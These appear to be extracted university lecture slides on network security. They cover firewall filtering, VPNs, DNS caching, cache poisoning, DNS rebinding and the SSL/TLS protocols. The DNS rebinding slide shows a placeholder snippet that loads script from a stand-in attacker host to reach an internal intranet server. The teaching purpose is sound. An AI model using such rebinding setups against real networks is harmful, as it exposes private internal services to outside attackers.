- A firewall is a network device/router that can be flexibly configured to open/close network access to hosts (network devices) and/or ports on those hosts going in and/or out of an organization's network
- Firewall enforces an access-control policy: what IP addresses can exchange packets with other IP addresses, and what services can be accessed (TCP/UDP port #'s)
- “inbound” packets from the Internet trying to get into local network, “outbound” going the other way
- For the most part, we trust the “outbound” but not the “inbound”

Network Protection: Firewalls

- Simple access-control policy:
 - allow inside hosts to connect to any outside host/service
 - outside hosts subject to restrictions:
 - allowed to connect to internal hosts/services intended to be externally visible, e.g. email server, Web server
 - blocked from connecting to all other internal hosts/services
- How to handle cases not explicitly mentioned in the policy?
 - Default to “allow” – start by allowing packets to pass, and only turn off when problems arise – hmm ...
 - Default to “deny” – start by blocking packets, and only allow them to pass when users complain – ahh, now that’s more like it! Gets noticed more quickly by people you know – errors less painful than “default allow”

Network Protection: Firewalls

- What kinds of attacks do firewalls protect against?
 - some forms of DoS, e.g. SYN flooding, Smurf
 - port-scanning, network mapping
 - access/tampering of internal services such as network-attached databases, network-attached-storage (NAS)

- Types of firewalls:
 1. stateless packet filters
 2. stateful packet filters
 3. application gateways – uses proxy server to provide service
 - client connects to proxy, which connects to service –
 - proxy can inspect all data as it passes (deep packet inspection) – looks for malicious data patterns

Firewalls: Stateless Packet Filters

- most common type of firewall
- integrated with router connecting local network (LAN) to Internet
- inspects each packet going in/out to decide whether packet can continue or get rejected (packet dropped)
- decision data:
 - source/destination IP address
 - TCP/UDP source/destination port numbers
 - TCP control bits, e.g. SYN, ACK
 - ICMP message type

Firewalls: Stateless Packet Filters

- Example 1: configure to block incoming packets with TCP-header ACK-bit not set (0)
 - a play on the TCP 3-way handshake – 1st handshake packet has SYN bit set (1) and ACK unset (0), 2nd handshake packet has SYN+ACK bits set (1), 3rd handshake packet has SYN bit unset (0) and ACK bit set (1)
 - Consequence: impossible to initiate an inbound TCP connection, but allows outbound TCP connections
- Example 2: block packets with source or destination port = 23 (the telnet port)
 - consequence: no inbound or outbound telnet connections allowed
- How could we prevent Smurf attacks?

Firewalls: Stateful Packet Filters

- Stateless packet filters are relatively cheap to implement (so can be provided in low-end routers) and to set up based on default “deny” policy
- Lack of sophistication permits various “junk” packets to get through ... e.g. ACK bit set for non-existent connection, UDP response without a request
 - at best an annoyance, at worst a gap to be exploited
- Stateful packet filters individually track every TCP connection through its life-cycle and UDP request-response pair, and thus can deflect “junk” packets that don’t match that life-cycle

Virtual Private Networks: VPNs


- ❑ How do you provide secure remote access to local network services protected by a firewall?
- ❑ Firewall rules block connections from outside to those services, but employees may need access when travelling
- ❑ A Virtual Private Network creates a tunnel through the Internet to an internal VPN server
- ❑ VPN client/user is assigned an IP on the local network, and so has same access rights as anyone else on local net
- ❑ Provides authentication, confidentiality, integrity, like SSL
- ❑ E.g. OpenVPN

Firewalls

- Relatively cost-effective way to protect large “attack-surface” network from Internet-originated attacks
- By no means comprehensive, e.g. firewall can't verify source address on IP packets, so can't stop IP spoofing
- Can be combined with other tools such as packet throttles and intrusion-detection systems to mitigate attacks such as DoS, port-scanning
- Intrusion-detection systems
 - perform deep packet inspection (e.g. bit patterns in packet payload)
 - watch for correlation across multiple packets to detect port-scanning, network-mapping, DoS attack
 - E.g. nmap tool


Domain Name System (DNS)

DNS maps symbolic names to numeric IP addresses



DNS Root Name Servers

- ❑ “root” name servers for “top-level” domains
- ❑ Authoritative name servers for subdomains
- ❑ Local name resolvers contact authoritative servers when they do not know IP address for a name




DNS Caching

- ❑ DNS responses are cached
 - important optimization for repeated translations (very common). How does this speed lookups?
 - other queries may reuse parts of lookup
 - e.g. NS records for domains (e.g. utsc.utoronto.ca)
- ❑ DNS negative queries also cached
 - don't have to repeat past mistakes
 - e.g. misspellings s.a. goggle.com
- ❑ Cached data periodically times out. Why?
 - lifetime (TTL) of data controlled by owner of data.
What's the motive for TTL?
 - TTL transmitted with every DNS record

DNS Vulnerabilities


- ❑ Users/hosts trust the host-address mapping provided by DNS:
 - Used as basis for many security policies, e.g. browser same-origin policy
- ❑ Obvious problems
 - Interception of requests or compromise of DNS servers can result in incorrect or malicious responses
 - e.g.: hijack BGP route to spoof DNS
 - Solution – authenticated requests/responses
 - provided by DNS-SEC ... but DNS-SEC deployment is spotty

DNS Authentication




DNS cache poisoning

- Victim machine visits attacker's Web site (e.g. blog or spam-linked), downloads some JavaScript



If at first you don't succeed ...

- Victim machine visits attacker's web site, downloads JavaScript



Triggering DNS Lookup


- Any link, image, iframe, ... anything located using a URL can cause a DNS lookup
 - no JavaScript required, although it helps
- Mail servers will look up what bad guy wants
 - on first greeting: HELO
 - on first learning who they're talking to: MAIL FROM
 - on spam check (oops!)
 - when trying to deliver a bounce
 - when trying to deliver a newsletter
 - when trying to deliver an actual response from an actual employee

DNS Rebinding Attack

- ❑ Consider a Web server `intranet.utoronto.ca`
 - “Private” IP: 192.168.0.100, inaccessible outside `utoronto.ca` network
 - Hosts security-sensitive PHP applications
- ❑ Attacker at `blackhat.com` gets `utoronto.ca` user to browse `www.blackhat.com`
- ❑ Places JavaScript on `www.blackhat.com` that accesses sensitive application on `intranet.utoronto.ca`
 - Attack fails because JavaScript is restricted by the “same-origin” policy (more when we cover Web security)
 - ... but wait, attacker controls `blackhat.com` DNS

DNS Rebinding Attack

```
<script src="www.blackhat.com/...">... malware ...</script>  
<iframe src="http://www.blackhat.com">
```



www.blackhat.com?

172.64.5.29 TTL = 0

192.168.1.100

DNS-SEC cannot
stop this attack

ns.blackhat.com
DNS server

www.blackhat.com
web server

172.64.5.29

intranet
web server

192.168.1.100

iframe read permitted: considered “same origin”

CSCD27

Computer and Network Security



HTTPS: Secure Sockets Layer (SSL) and Transport-Layer Security (TLS)

SSL (Secure Socket Layer)




Kipp Hickman
Taher Elgamal

- ❑ The most widely used Web security protocol.
- ❑ SSL implements confidential communication between Web browsers and servers e.g. for e-commerce, as in <https://paypal.com>.
- ❑ originally developed by Netscape Communications
 - version 3 designed with public input
- ❑ subsequently became Internet IETF standard known as TLS (Transport Layer Security)
- ❑ uses TCP to provide a reliable end-to-end service

SSL (Secure Socket Layer)

- ❑ SSL works at transport layer. Provides security to any TCP-based application using SSL services.
 - transparent (mostly) to application developers (e.g. in Java to add security to a Web server just call a special class constructor to get a secure socket)
 - does not rely on underlying network (IP) being secure
 - other network security-services are implemented at lower (e.g. IPSec) or higher (e.g. S/MIME, GPG) layers
- ❑ SSL security services:
 - server authentication, optional client authentication
 - data encryption
 - data integrity


Architecture Detail



SSL Record-Layer Services

- ❑ fragment input stream and append protocol header to each fragment
- ❑ message integrity
 - using a MAC with shared secret key
 - similar to HMAC but with different padding
- ❑ confidentiality
 - using symmetric encryption with a shared secret key defined by Handshake Protocol
 - AES, IDEA, RC2-40, DES-40, DES, 3DES, Fortezza, RC4-40, RC4-128
 - message is compressed before encryption

SSL Record-Layer Operation




SSL Handshake Protocol

- ❑ allows server & client to:
 - authenticate each other
 - to negotiate encryption & MAC algorithms
 - to negotiate cryptographic keys to be used
- ❑ comprises a series of messages in phases
 1. Establish Security Capabilities
 2. Server Authentication and Key Exchange
 3. Client Authentication and Key Exchange
 4. Finish

